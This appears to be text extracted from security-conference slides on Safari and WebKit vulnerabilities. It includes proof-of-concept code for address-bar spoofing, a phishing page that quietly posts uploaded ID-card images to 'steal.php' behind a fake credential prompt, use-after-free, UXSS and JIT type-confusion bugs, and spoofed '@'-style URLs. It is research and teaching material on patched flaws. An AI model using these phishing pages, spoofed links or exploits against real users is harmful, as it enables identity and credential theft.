
<!-- keep the loading status -->
setInterval(spoof(), 2000);
setTimeout(function() {
  <!-- popup fake dialog -->
  prompt('Checking your appid password:');
},6000);
</script>
```



CVE-2017-2500 Patch

A screenshot of a login form titled "Enter credentials". It has two input fields: "Email address" and "Password". Below the fields are two buttons: "RESET" and "LOGIN". A large red prohibition sign (a circle with a diagonal line) is overlaid on the input fields, indicating that normal form interaction should be prevented.

Don't allow normal form
interaction



Don't allow JS running when the
address bar is loading



Address Bar Spoofing

Phishing with redirection Case Study #1 bypass: CVE-2017-13790



The screenshot shows a browser window with the address bar displaying '127.0.0.1'. The page content includes a prompt: 'Click me to verify your Google account' and a form titled 'Please upload your ID card image to continue visit Google!' with a 'Choose File' button, a file named 'IDcard.jpg', and a 'Submit' button.

The browser's developer tools are open to the 'Resources' tab, showing a table of loaded resources. The first resource is 'steal.php', which is highlighted. The table columns include Name, Do..., T..., Si..., Tr..., La..., and Du....

Name	Do...	T...	Si...	Tr...	La...	Du...	
steal.php	12...	D...	2...	4...	0...	2...	16...



Phishing with redirection Case Study #1 bypass: CVE-2017-13790

```
<script>
  window.onload=function(){
    window.location.assign("https://google.com:1234");
  }
</script>
<body>
  Please upload your ID card image to continue visit Google!
  <!-- we can still upload files -->
  <form action="steal.php" method="post" target="frame">
    <input type="file" name="file">
    <input type="submit" value="Submit"
onclick="javascript:setTimeout(function(){window.location.href='http://google.com'},
2000)"/>
  </form>
  <iframe name="frame" style="display: none"></iframe>
</body>
```



Use-After-Free via print Case Study: CVE-2019-8535


The Proof of Concept

```
<iframe srcdoc="<script>
print();
var mediaQueryList = window.matchMedia('print');
mediaQueryList.addListener(function(mql) {
    if (mql.matches) {
        frameElement.remove();
    }
});
</script">
```




Use-After-Free via print Case Study: CVE-2019-8535

Root cause analysis





Universal Cross-Site Scripting Case Study: CVE-2017-2365

The critical code of Proof of Concept

```
let f = document.documentElement.appendChild(document.createElement('iframe'))
let a = f.contentDocument.documentElement.appendChild(
  document.createElement('iframe')
)

a.contentWindow.onunload = () => {
  f.src = "javascript:''"

  let b = f.contentDocument.appendChild(document.createElement('iframe'))
  b.contentWindow.onunload = () => {
    ...
  }
}
```



Universal Cross-Site Scripting Case Study: CVE-2017-2365

The vulnerable function

```
void Frame::setDocument(RefPtr<Document>&& newDocument)
{
    ASSERT(!newDocument || newDocument->frame() == this);

    if (m_doc && m_doc->pageCacheState() != Document::InPageCache)
        m_doc->prepareForDestruction();

    m_doc = newDocument.copyRef();
    ...
}
```

Source Code Path: /Source/WebCore/page/Frame.cpp

Frame::setDocument() \longrightarrow Set the Document object associated with the Frame



Universal Cross-Site Scripting Case Study: CVE-2017-2365

m_doc {
A smart pointer class template `RefPtr<Document> m_doc;`
calls `Document::ref()` on incoming values
calls `Document::deref()` on outgoing values
Increment and decrement a reference count


m_doc → pageCacheState() {
`Document::NotInPageCache`
`Document::AboutToEnterPageCache`
`Document::InPageCache`

prepareForDestruction() {
Fires unload event handlers
Ensures that render tree gets nuked before we start tearing down the node tree
Called before destroying the Document object



Universal Cross-Site Scripting Case Study: CVE-2017-2365

Root cause analysis





Part 2: Attack JavaScriptCore Just-In-Time compiler



Type confusion and OOB bug Case Study: CVE-2018-4382

The Proof of Concept

```
Array.prototype.__defineGetter__('a', Array.prototype.push);

function opt() {
  let arr = new Array(1, 2, 3, 4);
  arr['a' + ''];
}

for (let i = 0; i < 1000; i++) {
  opt();
}
```



Type confusion and OOB bug Case Study: CVE-2018-4382

The vulnerable function

```
bool ByteCodeParser::handleIntrinsicCall(Node* callee, int resultOperand, Intrinsic intrinsic, int
registerOffset, int argumentCountIncludingThis, SpeculatedType prediction, const ChecksFunc&
insertChecks)
{
    ...
    case ArrayPushIntrinsic: {
        ...
        if (static_cast<unsigned>(argumentCountIncludingThis) >= MIN_SPARSE_ARRAY_INDEX)
            return false;

        ArrayMode arrayMode = getArrayMode(m_currentInstruction[OPCODE_LENGTH(op_call) -
2].u.arrayProfile, Array::Write);
        ...
    }
}
```

Source Code Path: /Source/JavaScriptCore/dfg/DFGByteCodeParser.cpp

ByteCodeParser::handleIntrinsicCall() → checking if an op_call is a call to an intrinsic function



Type confusion and OOB bug Case Study: CVE-2018-4382

Root cause analysis of Type confusion

Vulnerable Code: `m_currentInstruction[OPCODE_LENGTH(op_call) - 2].u.arrayProfile`

Vulnerable Code always assuming: `m_currentInstruction` \longrightarrow `op_call`

Actually: `m_currentInstruction` {

- `op_call` \longrightarrow `x.intrinsic` e.g.: `x.push`
- `op_put_by_val` **setter** { `x.__defineSetter__('a', " + intrinsic + ");`
`x['a'] = 42;`
- `op_get_by_val` **getter** { `x.__defineGetter__('a', " + intrinsic + ");`
`x['a'];`

getter and setter functions call logic: `handleCall()` \longrightarrow `handleIntrinsicCall()`



Type confusion and OOB bug Case Study: CVE-2018-4382

Root cause analysis of OOB

Source Code Path: /Source/JavaScriptCore/bytecode/BytecodeList.json

op_get_by_val length = 6 < op_call length = 9
op_put_by_val length = 5

m_currentInstruction[$\underbrace{\text{OPCODE_LENGTH}(\text{op_call}) - 2}_{9}$]


9




Part 3: Explore SafariServices framework in i/macOS




LinkPresentation bug caused by '@' Case Study: CVE-2018-4187



 Camera

<https://xxx\@facebook.com:443@spoof.com>



 iMessage – URL in message is getting emotional


<https://www.apple.com:8080😄😄😄@spoof.com>

<https://www.apple.com😍😍😍@spoof.com>

www.apple.xn--com-bj33baa (not apple.com)




The bug fix



iphone X 50% off!!! Click this link



spooof.com



LinkPresentation

Available for: iPhone 5s and later, iPad Air and later, and iPod touch 6th generation

Impact: Processing a maliciously crafted text message may lead to UI spoofing

Description: A spoofing issue existed in the handling of URLs. This issue was addressed with improved input validation.

CVE-2018-4187: Zhiyang Zeng (@Wester) of Tencent Security Platform Department, Roman Mueller (@faker_)



iOS URL Scheme – Specifies which URL to redirect to your app

`myphotoapp:albumname?name="albumname"`

Scheme



Reference your app

Path and Params



Reference resources inside your app

Built-in URL schemes



facetime:
facetime-audio:



sms:




tel:



mailto:





The bug — Safari can open applications directly

document.location  https://www.apple.com Safari redirect to Apple official site ✓

document.location  tel://12345678 Safari automatically make a phone call ✗

The fix — Ask users for permission before starting a call





04 Conclusion



- The security landscape of Safari browser has been provided, I also Introduced some new attack surfaces on SafariServices framework.
- UI spoofing is a big challenge for modern browser UX design, but we are not able to find it effectively during the software quality testing since it is determined by subjective perception of people.
- DOM fuzzing and JS fuzzing are mature solutions for finding memory corruption bugs in WebKit, but the trickiest part is exploitation development because there are so many mitigation techniques in Safari that are not mentioned in this talk.



References



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- <https://tech.meituan.com/2018/08/23/deep-understanding-of-jscore.html>
- <https://webkit.org/blog/5381/refptr-basics/>
- <https://webkit.org/blog/427/webkit-page-cache-i-the-basics>
- https://saelo.github.io/presentations/blackhat_us_18_attacking_client_side_jit_compilers.pdf
- CVE-2018-4382 & CVE-2017-2365 by lokihardt of Google Project Zero
- <https://github.com/WebKit/webkit/commit/e81512303b33e1c67944e0164dce5108359395a9>
- <https://github.com/WebKit/webkit/commit/8a73712b6af4f39514965fbb1c3977b285999259>



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| Nan Yi | |  @Yii_nn |
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Thank you for your time.
Any questions?



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